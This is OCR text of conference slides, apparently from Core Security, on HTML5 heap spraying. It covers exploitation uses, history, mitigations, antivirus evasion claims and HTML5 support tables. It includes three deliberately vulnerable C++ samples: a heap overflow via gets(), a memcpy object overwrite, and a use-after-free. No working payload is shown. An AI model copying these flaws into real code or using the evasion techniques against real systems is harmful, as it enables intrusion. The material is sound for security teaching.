

_start
_mitigations
_heapspray
_HTML5
_HTML5_spray
_bonustrack
_ret

HTML5 Heap Sprays

Pwn all the things.

Federico Muttis

Anibal Sacco

About Us - Federico Muttis a/k/a "acid"

- Sr Exploit Writer at CORE.
- Published several security advisories.
- Started on reverse engineering for "private game servers".
- Inactive southamerican demoscener, organized demoparties for over 10 years.
- Loves reversing byte streams, weird assembly code, and Amsterdam!.


HTML5 Heap Sprays

Pwn all the things.

Federico Muttis

Anibal Sacco


About us




- Sr Exploit Writer and Reverse Engineer at Core Security.
- Presented on conferences like CanSecWest, Black Hat Vegas, SyScan and Ekoparty.
- Published several security advisories.
- Written articles in security publication like Phrack, INSecure, Hackin9.
- Really enjoys REing any piece of hardware found out there.
- HP:300 MP:800 Exp:760

Overview

- Introduction
- Previous work
- Mitigations
- HTML5
- Our technique
- Not only browsers can be heap sprayed
- Wrap up


_start
_mitigations
_heapspray
_HTML5
_HTML5_spray
_bonustrack
_ret

Introduction



What is Heap Spray?

"...Heap spraying is a technique used in exploits to facilitate arbitrary code execution.

...In general, code that sprays the heap attempts to put a certain sequence of bytes at a predetermined location in the memory of a target process by having it allocate (large) blocks on the process' heap and fill the bytes in these blocks with the right values.

What is Heap Spray?

- A heap spray does not actually exploit any security issue
- Sometimes, it makes the difference between a reliable or unreliable exploit.
- Most of the time, it's the difference between a working or not working exploit.

Why do you heap spray?

- **Heap-Based Buffer Overflows**
  e.g. Getting your data in a reliable address to redirect the flow, or to redirect it to a stack-switch and Heap Spray your ROP

- **Vulnerabilities that "end up" calling a fixed address in an unmapped memory area**
  e.g. "reaching" that address with your code in order to get the job done. Often a bad idea because of DEP

- **Use-After-Free**
  i.e. Creating a memory layout in order to place objects in a convenient way.

Why do you heap s

Heap-Based Buffer Overflows

e.g. Getting your data in a reliable address to redirect the flow, or to redirect it to a stack-switch and Heap Spray your ROP

Vulnerabilities that "end up" calling a fixed an unmapped memory area

e.g. "reaching" that address with your code in order to get the job done. Often a bad idea because of DEP

Use-After-Free

```
/* heap0.c
 * specially crafted to feed your brain by acid@coresecurity.com */

/* low level phishing
   not so easy to debug now, huh? */

#include <iostream>
#include <string>
#include <cstdlib>
#include <cstring>
#include <cstdio>

using namespace std;

class contact {
    public:
    virtual void edit(unsigned int contact, string name);
};

void contact::edit(unsigned int contact, string name) {
    cout << "editing " << name << endl;
}

int main(int argc, char **argv) {
  char buf[4096];
  fgets(buf, sizeof(buf), stdin);

  char *pbuf = (char *)malloc(4);
  contact *c = new contact();

  gets(pbuf);
  c->edit(1, "someone");
}
```

Why do you heap spray

- **Heap-Based Buffer Overflows**
  e.g. Getting your data in a reliable address to redirect the flow, or to redirect it to a stack-switch and Heap Spray your ROP

- **Vulnerabilities that "end up" calling a fixed address in an unmapped memory area**
  e.g. "reaching" that address with your code in order to get the job done. Often a bad idea because of DEP

- **Use-After-Free**
  i.e. Creating a memory layout in order to place objects in a convenient way.

```cpp
#include <iostream>
#include <string>
#include <cstdlib>
#include <cstring>
#include <cstdio>

using namespace std;

class contact {
    public:
    virtual void edit(unsigned int contact, string name);
};

void contact::edit(unsigned int contact, string name) {
    cout << "editing " << name << endl;
}

int main(int arc, char **argv) {
    char *something_else = (char *)malloc(4);
    char *something = (char *)malloc(4);
    contact *c = new contact();
    unsigned int count;
    fscanf(stdin, "%u", &count);
    something = "HALO";
    something_else = "CORE";
    memcpy(c, something_else, count);
    c->edit(1, "someone");
}
```

switch and Heap Spray your ROP

Vulnerabilities that "end up" calling a fixe an unmapped memory area

e.g. "reaching" that address with your code in order to get the job done. Often a bad idea because of DEP

Use-After-Free

i.e. Creating a memory layout in order to place objects in a convenient way.

```
/* uaf2.c                                                              *
 * specially crafted to feed your brain by acid@coresecurity.com */

/* ..who's there? */

#include <iostream>
#include <string>
#include <cstdlib>
#include <cstring>
#include <cstdio>

using namespace std;

class contact {
    public:
        virtual void edit(unsigned int contact, string name);
    string lastedited;
    int lastidedited;
};

void contact::edit(unsigned int contact, string name) {
    cout << "editing " << name << endl;
  this->lastedited = name;
  this->lastidedited = contact;
}

int main(int argc, char **argv) {
  char buf[256];
  fgets(buf, 256, stdin);
  contact *c = new contact();
  delete c;
  char *p1 = (char *)malloc(strlen(buf));
  fgets(p1, strlen(buf), stdin);
  c->edit(1, "someone");
}
```

Why do you heap spray?

- **Heap-Based Buffer Overflows**
  e.g. Getting your data in a reliable address to redirect the flow, or to redirect it to a stack-switch and Heap Spray your ROP

- **Vulnerabilities that "end up" calling a fixed address in an unmapped memory area**
  e.g. "reaching" that address with your code in order to get the job done. Often a bad idea because of DEP

- **Use-After-Free**
  i.e. Creating a memory layout in order to place objects in a convenient way.

Why do you heap spray?


- The heap spray is a technique to setup your process context in a convenient way.

- Most of the times you can take advantage of the deterministic properties of heap.

- With the correct amount, you can place your data (nopsled, gadgets, pointers, shellcode) at the required location to help in the process of exploiting a vulnerability.


How do you heap spray?

When?



How do you heap spray?

When?



2004

2012

Skylined

2004

Java Virtual Machine

Ph4nt0m Security Team

2007

ActionScript Spray

Roee Hay


2009

Dion Blazakis - JIT Spray
ASLR / DEP Bypass

2010

Corelan Team put together an excellent guide compiling most used techniques

Also modified JS Heap spray to make it work in IE9 and IE10.



Heappie!


HTML5 Spray

- Cross Platform
- Multithreading
- Multibrowser

Its not JUST about browser hacking!

- CDP Spray
- MSSQL Spray
- Everything can be sprayed

2012



Heappie!

HTML5 Spray

- Cross Platform
- Multithreading
- Multibrowser

Its not JUST about browser hacking!

- CDP Spray
- MSSQL Spray
- Everything can be sprayed

Mitigations

Protection mechanisms - Windows

BuBBle

This is focused on breaking the homogeneity of classic -string based- heap sprays by randomly injecting non-executable bytes into long sized repeated patterns.

Nozzle

This hooks memory allocation routines (malloc, calloc, realloc) and tries to detect contiguous x86 instructions. It seems to have a high overhead and it's not effective against rop heap sprays, heap massaging or non-x86 shellcode.

Protection mechanisms - Windows

EMET

One of the primary benefits of EMET is in hardening legacy applications that either don't have up-to-date security mitigations in-code or that haven't been patched to the latest versions.

HeapLocker

Pre-allocates comon pages, detects NOPsleds, hijacks common exploits EIP, performs string-based heap spray detection.

Antivirus protections

Antivirus Protections

Today, antivirus that use heuristics on JavaScript, will recognize only the good old unescape("%u4141") string-spraying methods, not the methods described in this presentation.

Of course, if the AV checks the memory growth of a process (say, a browser shouldn't consume 2gb in 5 seconds), then the spray will be stopped. It's like running ulimit -m on your browser's process on UNIX platforms.

Anyway, HTML5 Spray is way faster than the old string-spray, and gets undetected most of the times.

Protection mechanisms - UNIX

Ulimit

You can restrict the max memory used by a process by issuing an ulimit -m command, obviously this is not a default setting.

OS X Sandboxing

According to the documentation, there is no way to limit the amount of memory consumed by a process.

Protection mechanisms - Other

No protections what-so-ever!

- Smartphones
- Televisions
- Consoles
- Tablets

Protection mechanisms

- Only browsers have some kind of protection by default
- Almost every other kind of software can be Heap Sprayed
  - Think like a developer
  - Build your own primitives based on what's not going to be free()'d
  - Also, search for memory leaks



HTML 5?

What is HTML5?

It is the fifth revision of the HTML standard (created in 1990 and standardized as HTML4 as of 1997) and, as of August 2012, is still under development. Its core aims have been to improve the language with support for the latest multimedia while keeping it easily readable by humans and consistently understood by computers and devices.

It is also an attempt to define a single markup language that can be written in either HTML or XHTML syntax.

Who uses HTML5?



Who uses HTML5?

Latest versions of:

- Google Chrome
- Mozilla Firefox
- Apple Safari
- Internet Explorer


On personal computers and mobile devices

But, according to: http://html5test.com/

t Explorer

rs and mobile devices

o: http://html5test.com/



There is a wide variety of devices supporting the HTML5 schema:


There is a wide variety of devices supporting the HTML5 schema. For example:

desktop browsers | tablets | mobiles | gaming | television

current

	Score	Bonus
Chrome 21 »	437	13
Maxthon 3.4.1 »	422	15
Opera 12.00 »	385	9
Safari 6.0 »	376	8
Firefox 14 »	345	9
Internet Explorer 9 »	138	5

desktop browsers | tablets | **mobiles** | gaming | television



current

			Score	Bonus
Chrome »		*All Android 4 devices*	371	11
Opera Mobile 12.00 »		*Multiple platforms*	369	11
Firefox Mobile 10 »		*Multiple platforms*	325	9
iOS 5.1 »		*Apple iPhone, iPad and iPod Touch*	324	9
MeeGo/Harmattan »		*Nokia N9 and N950*	284	14
Android 4.0 »		*Samsung Galaxy Nexus*	280	3
BlackBerry OS 7 »		*BlackBerry Bold 9900 and others*	273	3
Bada 2.0 »		*Samsung Wave and others*	268	9
Nokia Belle FP 1 »	S60 5.4	*Nokia 603, 700 and 701*	226	9
webOS 2.2 »		*Palm Pre 2 and HP Pre 3*	210	5
Android 2.3 »		*Google Nexus S and others*	189	1
Windows Phone 7.5 »		*Samsung Omnia W, LG E906 and oth...*	138	5

desktop browsers | tablets | mobiles | gaming | television

